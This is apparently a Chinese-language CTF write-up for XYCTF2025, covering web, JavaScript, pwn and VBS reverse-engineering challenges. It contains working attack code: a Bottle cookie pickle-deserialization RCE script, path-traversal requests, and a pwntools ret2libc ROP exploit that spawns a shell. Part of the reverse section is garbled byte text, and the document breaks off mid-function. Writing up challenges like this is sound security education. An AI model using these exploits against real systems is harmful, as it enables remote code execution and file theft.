XYCTF2025 Writeup

Web

Signin


题目源码

代码块

```
# -*- encoding: utf-8 -*-
'''
@File    :   main.py
@Time    :   2025/03/28 22:20:49
@Author  :   LamentXU
'''
'''
flag in /flag_{uuid4}
'''
from bottle import Bottle, request, response, redirect, static_file, run, route
with open('../../secret.txt', 'r') as f:
    secret = f.read()

app = Bottle()
@route('/')
def index():
    return '''HI'''
@route('/download')
def download():
    name = request.query.filename
    if '../../' in name or name.startswith('/') or name.startswith('../') or '\\' in name:
        response.status = 403
        return 'Forbidden'
    with open(name, 'rb') as f:
        data = f.read()
    return data

@route('/secret')
def secret_page():
    try:
        session = request.get_cookie("name", secret=secret)
        if not session or session["name"] == "guest":
```

```
            session = {"name": "guest"}
            response.set_cookie("name", session, secret=secret)
            return 'Forbidden!'
        if session["name"] == "admin":
            return 'The secret has been deleted!'
    except:
        return "Error!"
run(host='0.0.0.0', port=8080, debug=False)

```

目录穿越可以用./../../../绕过，先读到secret.txt



然后就是sekaictf2022的原题bottle poem

Exp

代码块

```
from bottle import response
import sys
command = sys.argv[1]

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))

response.set_cookie('name', {'name':'admin','v':PickleRce()}, secret="Hell0_H@cker_Y0u_A3r_Sm@r7")
print(f'Cookie: {response.headerlist[1][1]}')
```

```
(base) ┌──(root㉿DESKTOP-LQMRD0K)-[/home/starr]
└─# curl http://eci-2ze4tu566ya6qwn45y1a.cloudeci1.ichunqiu.com:5000/secret -H "$(python3 ./1.py 'ls / > /tmp/nevinevi')" -o /dev/null
/home/starr/./1.py:11: DeprecationWarning: Warning: Use of deprecated feature or API. (Deprecated in Bottle-0.13)
Cause: Pickling of arbitrary objects into cookies is deprecated.
Fix: Only store strings in cookies. JSON strings are fine, too.

  response.set_cookie('name', {'name':'admin','v':PickleRce()}, secret="Hell0_H@cker_Y0u_A3r_Sm@r7")
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    28  100    28    0     0    257      0 --:--:-- --:--:-- --:--:--   259

(base) ┌──(root㉿DESKTOP-LQMRD0K)-[/home/starr]
└─# curl http://eci-2ze4tu566ya6qwn45y1a.cloudeci1.ichunqiu.com:5000/download?filename=./.././../tmp/nevinevi
app
bin
dev
docker-entrypoint.sh
etc
flag_dda2d465-af33-4c56-8cc9-fd4306867b70
home
lib
media
mnt
opt
proc
root
run
sbin
secret.txt
srv
sys
tmp
usr
var
```

不安全 eci-2ze4tu566ya6qwn45y1a.cloudeci1.ichunqiu.com:5000/download?filename=./../../../flag_dda2d465-af33-4c56-8cc9-fd4306867b70

flag{We1c0me_t0_XYCTF_2o25!The_secret_1s_L@men7XU_L0v3_u!}

ez_puzzle

view-source找到前端js代码

不安全 view-source:http://eci-2ze0ds1sirtdbgfqna93.cloudeci1.ichunqiu.com/js/puzzle.js

火狐官方站点 新手上路 常用网址 京东商城

```
(function(){let c=['eNqFnEmPK9uVnf/KxQWBKgP36THvzeZmGQWYfd8zk82EYBNskmQEyWBfMOCaCIWHMlDwyB65AA8EeGLYI9tQwX9GkjXTX/BZ3464JXhSgJ7ER2ZErLXXOvvss88J/c3n9vTx8189via/fO5k3afP08TnL59PBX3sLdzH2t19fHp6+vK53HGfvj9/+bx90
```

简单格式化一下，盲猜flag是通过弹窗给出的，查找一下alert

```
            0x1)
        };
        while (R + X + b + M != nw4) L: switch (R + X + b + M) {
        case Bw4:
        case ! ($vQZ5Qr.slVfZtJ[yD4](nS4) == 'o') ? -vo4: Qw4: var c = new((r[D74](F74)) || Date);
            r[C74]();
            break L;
        case ! ($vQZ5Qr.slVfZtJ[yD4](nS4) == 'o') ? -kw4: Lw4: var y = (c.setTime($vfeRha_calc((r[q74] = c).getTime(), k * (r[Z74] = r)[Oq4] * r[Nq4] * r[Nq4] * Rw4, (r[P74] = $v5sNVR)(vS4))), $vfeR
            break L;
        case zS4:
            r[Nq4] = void 0x0;
            var y = (c.setTime($vfeRha_calc((r[W74] == lw4 || c).getTime(), k * (r[_74] = r)[Oq4] * (r[W74] == yB4 ? r: void 0x0)[Nq4] * (r[x74] = r)[Nq4] * aw4, $v5sNVR(vS4))), (typeof r[o74] == Kq4
            break L;
        default:
            var y = ((r[E74] == rw4 ? eval: c).setTime((r[Oq4] == wB4 || $vfeRha_calc)(c.getTime(), k * r[Oq4] * (b == -Nw4 || r)[Nq4] * r[Nq4] * Rw4, (R == Hs4 || $v5sNVR)(vS4))), $vfeRha_calc((r[Oq
            r[j74]();
            break L
        }
    }
}
if (G < yw4) {
    alert(O[s74](J74))
} else {
    alert($vfeRha_calc(S74 + G / Rw4, Y74, $v5sNVR(vS4)))
}
void(O[t74] = !0x1, location[K74]())
}
function I3KH_([position], O) {
    if ((position < Us4 || position > O[l74]()) && $vQZ5Qr.slVfZtJ[yD4](nS4) == 'o') {
        return ! 0x1
    }
    return O[n74][position] == O[l74]() && $vQZ5Qr.slVfZtJ[yD4](nS4) == 'o' ? !0x0: !0x1
```

查找

查找内容(N): alert

查找下一个(F)

取消

方向

向上(U) 向下(D)

区分大小写(C)


循环(R)

另外继续跟进会发现有个布尔类型的变量，猜测是用来判断是否通关的


```
            };
            X[e_4]();
            break y;
        case X[o_4] ? -el4: jo4: void((X[K_4] = console).log(X[i_4] == ps4 ? L: a), X[x_4](), X[t_4] = !0x1);
            break y;
        case nS4:
        case Il4:
        case El4:
            var N = !0x1;
            void(X[j_4]() , c += X[g_4], X[q_4]());
            break y;
        case X[J_4](G):
            !(console.log(X[l_4] = a), r += X[C_4], c += X[w_4], L -= RT4, X[t_4] = !0x1);
            break y
        }
    },
    set[t74](G) {
        ogde564hc3f4 = G
    },
    get[cq4]() {
        return performance
    },
    get[aq4]() {
        return endTime
    },
    get[rq4]() {
        return startTime
    },
    get[n_4]() {
        return infernity
    },
    [s74] : function(...V) {
        var X = !0x1;
        if (X) {
            var y = $vspnXY(function(...N) {
                void(N.length = 0x3, N.muORf4 = 0x5f, N.JQFn6dh = {},
                N.muORf4 = -0xf, N.XwDm6K = -0x9);
                if (N[0x2].length !== N[N.XwDm6K + 0x9].length + N[0x1].length) {
                    return ! 0x1
                }
                return N.muORf4 > N.XwDm6K + 0x28 ? N[0x7e] : G(N[0x0], N[0x1], N[N.muORf4 + 0x11], Us4, Us4, Us4, N.JQFn6dh)
            },
            0x3)
```

第 3387 行，第 13 列 100% Windows (CRLF) UTF-8

根据题目猜测这边的yw4就是2秒的时间，那么直接在控制台中修改得大一点即可；而这个ogde564hc3f4需要将其值改为true



关闭控制台以后点一下拼图就弹窗了



Pwn

Ret2libc's Revenge

使用 `fgetc(stdin)` 循环读取输入，数组没有越界检查，导致栈溢出。

题目已经明示了打 ret2libc，但是发现不能直接控制 `rdi` ，可以构造如下的ROP链 替换原先的 `pop rdi ;ret`

代码块

```
and rsi, 0; ret
add rsi, qword ptr [rbp + 0x20]; ret
ret
ret
add rsp, 8; ret
qword rdi_value
mov rdi, rsi; ret
```

因为要用到 `rbp` 来写入寄存器，所以溢出时不能覆盖 `rbp` 的值，可以在覆盖 `v6` 的时候直接改成 `rbp+8` 的地址，跳到写rop的地方来。

```
  v5 = 0;
  while ( !feof(stdin) )
  {
    v4 = fgetc(stdin);
    if ( v4 == 10 )
      break;
    v0 = v6++;
    v5 = v0;
    v2[v0] = v4;
  }
  v3 = v6;
  v2[v6] = 0;
  return v3;
}
```

另外， `stdout` 设置了全缓冲，要多次返回 `main` 挤满缓冲区拿到输出。本地的缓冲区长度和远程不一样，多次尝试发现远程长度是 `0x1000` 。

代码块

```
from pwn import *

context(os="linux",arch="amd64",log_level="debug")
host,port = "39.106.71.197", 30761
io=remote(host,port)
#io=process("./attachment")

ret = 0x40101a
```

```python
and_rsi_ret = 0x4010e4
add_rsi_ret = 0x4010eb
add_rsp_ret = 0x401016
mov_rdi_rsi_ret = 0x401180

main_addr = 0x40127b
revenge_addr = 0x4011ff

elf=ELF("./attachment")
libc=ELF("./libc-2.35.so")
puts_got = elf.got["puts"]
puts_plt = elf.plt["puts"]

padstack = b'a' * (0x220 - 4) + b'\x28'
payload0 = padstack + p64(main_addr)
payload1 = flat([
    padstack,
    p64(and_rsi_ret),
    p64(add_rsi_ret),
    p64(ret),
    p64(ret),
    p64(add_rsp_ret),
    p64(puts_got),
    p64(mov_rdi_rsi_ret),
    p64(puts_plt),
    p64(revenge_addr)
    ])

def stdout_leak():
    io_round = 0x1000//19-1
    for i in range(io_round):
        io.sendline(payload0)
    io.sendline(payload1)
    io.sendline(payload0)

    out = io.recv(0x1000)
    leak_addr = out[(io_round+1)*19:][:6]
    leak_addr = u64(leak_addr.ljust(8,b"\x00"))

    print(hex(leak_addr))
    return leak_addr

leak = stdout_leak()
libc.address = leak - libc.symbols["puts"]
system = libc.symbols["system"]
binsh = next(libc.search(b"/bin/sh\x00"))

```

```
payload2 = flat([
    padstack,
    p64(and_rsi_ret),
    p64(add_rsi_ret),
    p64(ret),
    p64(ret),
    p64(add_rsp_ret),
    p64(binsh),
    p64(mov_rdi_rsi_ret),
    p64(system)
    ])

io.sendline(payload2)
io.interactive()
```

Reverse

WARMUP

vbs脚本，先写个脚本去混淆：

代码块

```
src = [int( 667205/8665 ) , int( -7671+7786 ) , int( 8541-8438 ) , int( 422928/6408 ) , int( -1948+2059 ) , int( -3066+3186 ) , int( 756-724 ) , int( 4080/120 ) , int( -3615+3683 ) , int( -1619+1720 ) , int( -2679+2776 ) , int( 659718/5787 ) , int( 302752/9461 ) , int( -6627+6694 ) , int( -4261+4345 ) , int( 81690/1167 ) , int( 636180/9220 ) , int( 538658/6569 ) , int( -1542+1588 ) , int( -1644+1676 ) , int( 122184/1697 ) , int( 966411/9963 ) , int( 2186-2068 ) , int( -5283+5384 ) , int( 305056/9533 ) , int( 66402/651 ) , int( 1141452/9756 ) , int( 882090/8019 ) , int( -4243+4275 ) , int( 2669-2564 ) , int( 83+27 ) , int( 254880/7965 ) , int( -1291+1379 ) , int( -4699+4788 ) , int( 4730-4663 ) , int( -1179+1263 ) , int( 5274-5204 ) , int( 210144/6567 ) , int( -6803+6853 ) , int( 6655-6607 ) , int( 4067-4017 ) , int( 121900/2300 ) , int( -6158+6191 ) , int( 11934/351 ) , int( 64883/4991 ) , int( 65420/6542 ) , int( 3781-3679 ) , int( 1612-1504 ) , int( 892788/9204 ) , int( 927618/9006 ) , int( -6692+6724 ) , int( 410591/6731 ) , int( 6675-6643 ) , int( 697880/9560 ) , int( 4250-4140 ) , int( 5464-5352 ) , int( -1082+1199 ) , int( 3343-3227 ) , int( 1211-1145 ) , int( 482406/4346 ) , int( -5549+5669 ) , int( -5150+5190 ) , int( 4400-4366 ) , int( -3277+3346 ) , int( -6649+6759 ) , int( -5669+5785 ) , int( -6734+6835 ) , int( 9757-9643 ) , int( 109-77 ) , int( 5620-5504 ) , int( -2887+2991 ) , int( -3081+3182 ) , int( -5109+5141 ) , int( 699860/9998 ) , int( -3603+3679 ) , int( 1631-1566 ) , int( 445-374 ) , int( 294118/5071 ) , int( -1115+1149 ) , int( 222376/5054 ) , int( 8137-8105 ) , int( -1653+1687 ) , int( 357104/4058 ) , int( 1650-1561 ) , int( -9501+9568 ) , int( 1047-963 ) , int( 2540-2470 ) , int( 1692-1658 ) , int( 9947-9906 ) , int( 9186-9173 ) ,
```

```
int( -2846+2856 ) , int( 425187/3573 ) , int( -3066+3167 ) , int( 2850-2748 )
, int( -2992+3090 ) , int( 958230/8190 ) , int( 869295/7305 ) , int( 3380-3275
) , int( -7338+7455 ) , int( 408848/4048 ) , int( 9211-9179 ) , int(
-2437+2498 ) , int( 1672-1640 ) , int( 2378-2344 ) , int( 544749/9557 ) , int(
351120/7315 ) , int( 773800/7738 ) , int( 2033-1931 ) , int( -8059+8111 ) ,
int( -4731+4783 ) , int( -9204+9252 ) , int( -4261+4316 ) , int( 850521/8421 )
, int( -7011+7112 ) , int( 292272/6089 ) , int( -8609+8666 ) , int( -2921+2972
) , int( 6772-6672 ) , int( 487611/9561 ) , int( -6754+6802 ) , int(
464835/8155 ) , int( -939+987 ) , int( 421173/7389 ) , int( -8145+8201 ) ,
int( 9368-9268 ) , int( -7682+7738 ) , int( -8646+8699 ) , int( 484612/4996 )
, int( 286832/5516 ) , int( -9710+9760 ) , int( 884156/9022 ) , int( 7080-6979
) , int( 265477/5009 ) , int( 6+49 ) , int( 5395-5298 ) , int( 6645-6595 ) ,
int( -9706+9763 ) , int( -6697+6752 ) , int( 927-870 ) , int( 4048-3946 ) ,
int( 34398/702 ) , int( 825675/8175 ) , int( -438+491 ) , int( 87808/1792 ) ,
int( -2601+2653 ) , int( 420228/7782 ) , int( -5266+5317 ) , int( 53059/547 )
, int( 477054/9354 ) , int( 9238-9189 ) , int( 799112/7912 ) , int( 3340-3284
) , int( 8544-8444 ) , int( 1220-1171 ) , int( -7192+7245 ) , int( 73629/729 )
, int( 6523-6473 ) , int( 2761-2659 ) , int( 358124/3692 ) , int( -6167+6266 )
, int( -3842+3894 ) , int( 7840-7739 ) , int( -3980+4036 ) , int( 987-935 ) ,
int( 6868/68 ) , int( -559+656 ) , int( 6513-6465 ) , int( 843300/8433 ) ,
int( -8159+8261 ) , int( -753+807 ) , int( 278700/5574 ) , int( 5600/112 ) ,
int( -549+646 ) , int( -7697+7750 ) , int( 390292/7364 ) , int( 988020/9980 )
, int( -3250+3302 ) , int( 6295-6195 ) , int( 4342-4242 ) , int( -9602+9704 )
, int( 1312-1214 ) , int( 1065-1012 ) , int( 1122/22 ) , int( 191012/3604 ) ,
int( 330775/3275 ) , int( 226848/2224 ) , int( 4973-4922 ) , int( 369357/3657
) , int( -7229+7282 ) , int( 588/12 ) , int( 57570/570 ) , int( 4554-4498 ) ,
int( 483924/4938 ) , int( 485600/9712 ) , int( 5051-4998 ) , int( 8467-8417 )
, int( -6799+6855 ) , int( 668360/6820 ) , int( 428008/7643 ) , int( -309+359
) , int( -7495+7549 ) , int( 198200/1982 ) , int( -4298+4351 ) , int( 2979-
2928 ) , int( -391+443 ) , int( -5951+6006 ) , int( -2271+2372 ) , int( 1431-
1382 ) , int( -2812+2866 ) , int( 4906-4853 ) , int( -5308+5365 ) , int(
-8587+8636 ) , int( -1003+1053 ) , int( 468741/4641 ) , int( 8449-8392 ) ,
int( 14877/261 ) , int( -5097+5146 ) , int( 6695-6646 ) , int( -2866+2922 ) ,
int( 483786/9486 ) , int( -4142+4193 ) , int( 2347-2296 ) , int( -1784+1833 )
, int( 116229/2193 ) , int( -1099+1148 ) , int( 8230-8180 ) , int( -4351+4406
) , int( 1975-1924 ) , int( 779229/7871 ) , int( 102960/1040 ) , int(
67830/1330 ) , int( -4771+4873 ) , int( -32+129 ) , int( 155456/2776 ) , int(
9798-9700 ) , int( 4944-4894 ) , int( -2496+2594 ) , int( 5495-5444 ) , int(
8113-8015 ) , int( -8444+8496 ) , int( 3896-3847 ) , int( 6306-6255 ) , int(
1284-1185 ) , int( 1003986/9843 ) , int( -1321+1371 ) , int( 2676-2578 ) ,
int( -5421+5521 ) , int( 564186/5757 ) , int( 6608-6559 ) , int( 7038-6937 ) ,
int( 209720/3745 ) , int( -616+715 ) , int( 9766-9709 ) , int( 2111-2012 ) ,
int( 528993/9981 ) , int( 1901-1851 ) , int( 281344/5024 ) , int( 5695-5641 )
, int( 4815-4762 ) , int( 399556/3956 ) , int( 572730/5615 ) , int( -5718+5817
) , int( 21+27 ) , int( 4532-4475 ) , int( -8446+8499 ) , int( 5786-5689 ) ,
int( 4177-4121 ) , int( -8411+8511 ) , int( -9499+9599 ) , int( 479528/8563 )
, int( 6850-6793 ) , int( -3725+3823 ) , int( -8692+8743 ) , int( 284298/2901
```


```
) , int( 214302/4202 ) , int( 576675/5825 ) , int( -4565+4667 ) , int(
-7223+7321 ) , int( 383278/3911 ) , int( -2540+2590 ) , int( 35+13 ) , int(
-5549+5597 ) , int( 969122/9889 ) , int( 964712/9844 ) , int( -6231+6328 ) ,
int( -1560+1660 ) , int( -7416+7514 ) , int( 609144/5972 ) , int( 471432/9066
) , int( -4500+4597 ) , int( 8620-8566 ) , int( 7113-7014 ) , int( -2488+2588
) , int( -3599+3651 ) , int( 211956/6234 ) , int( 1697-1665 ) , int(
-5122+5161 ) , int( -3189+3221 ) , int( -5840+114 ) , int( -37790+6278 ) ,
int( -8.231351E+07/3957 ) , int( -14110+7864 ) , int( -30457-1205 ) , int(
9930-9863 ) , int( 107-55 ) , int( 517-7291 ) , int( -31263+6916 ) , int(
-29685+9083 ) , int( -2.138515E+07/3442 ) , int( -26304-1370 ) , int(
-1.510879E+08/6060 ) , int( -903-3261 ) , int( -22484-8007 ) , int(
-34437+5126 ) , int( -10635+3856 ) , int( -1.97004E+08/9374 ) , int(
-1.079768E+08/6550 ) , int( -2.533546E+07/3739 ) , int( -25645+6931 ) , int(
-1.720817E+08/7056 ) , int( -12498+5774 ) , int( -2.164872E+08/7546 ) , int(
-8955-8316 ) , int( -3584+3597 ) , int( -1280+1290 ) , int( 795633/7041 ) ,
int( 291669/2451 ) , int( 9044-8942 ) , int( 264014/2614 ) , int( -7841+7873 )
, int( 10919/179 ) , int( 22272/696 ) , int( -8135+8169 ) , int( -5733+5847 )
, int( 371547/3753 ) , int( 473980/9115 ) , int( 391-284 ) , int( -1824+1925 )
```

代码块

```
b'MsgBox "Dear CTFER. Have fun in XYCTF 2025!"\r\nflag = InputBox("Enter the
FLAG:", "XYCTF")\r\nwefbuwiue =
"90df4407ee093d309098d85a42be57a2979f1e51463a31e8d15e2fac4e84ea0df622a55c4ddfb5
35ef3e51e8b2528b826d5347e165912e99118333151273cc3fa8b2b3b413cf2bdb1e8c9c52865ef
c095a8dd89b3b3cfbb200bbadbf4a6cd4" \'
\xa2\xe8\xbf\x9aRC4\x8a\xe5\x86\xbb\xe6\x9d\xbc\xe5\x81\x85\xe8\x9b\x89\xe6\xbd
\xbc\xef\x89\r\nqwfe = "rc4key"\r\n\r\n\'
\xc0\xe5\x8d\x90\xe7\x84RC4\x8a\xe5\x86\x87\xe6\xb0\r\nFunction
RunRC(sMessage, strKey)\r\n    Dim kLen, i, j, temp, pos, outHex\r\n    Dim
s(255), k(255)\r\n    \r\n    \' \x88\xe5\x8c\x8c\xe5\x86\x92?\n    kLen =
Len(strKey)\r\n    For i = 0 To 255\r\n        s(i) = i\r\n        k(i) =
Asc(Mid(strKey, (i Mod kLen) + 1, 1)) \'
\xaf\xe9\xa5\xbd\xe8\xa8ASCII\xbc\xe7\x81\r\n    Next\r\n    \r\n    \'
KSA\xaf\xe9\xa5\xb0\xe5\xa6\r\n    j = 0\r\n    For i = 0 To 255\r\n        j
= (j + s(i) + k(i)) Mod 256\r\n        temp = s(i)\r\n        s(i) = s(j)\r\n
      s(j) = temp\r\n    Next\r\n    \r\n    \'
PRGA\x8a\xe6\x86\xb5\xe7\x8c\r\n    i = 0 : j = 0 : outHex = ""\r\n    For pos
= 1 To Len(sMessage)\r\n        i = (i + 1) Mod 256\r\n        j = (j + s(i))
Mod 256\r\n        temp = s(i)\r\n        s(i) = s(j)\r\n        s(j) =
temp\r\n        \r\n        \'
\x8a\xe5\x86\xb9\xe8\xac\xb8\xe5\x81\x85\xe8\x9b\x89?\n        Dim plainChar,
cipherByte\r\n        plainChar = Asc(Mid(sMessage, pos, 1)) \'
\x99\xe7\x87\x8cASCII\xa4\xe7\x86\r\n        cipherByte = s((s(i) + s(j)) Mod
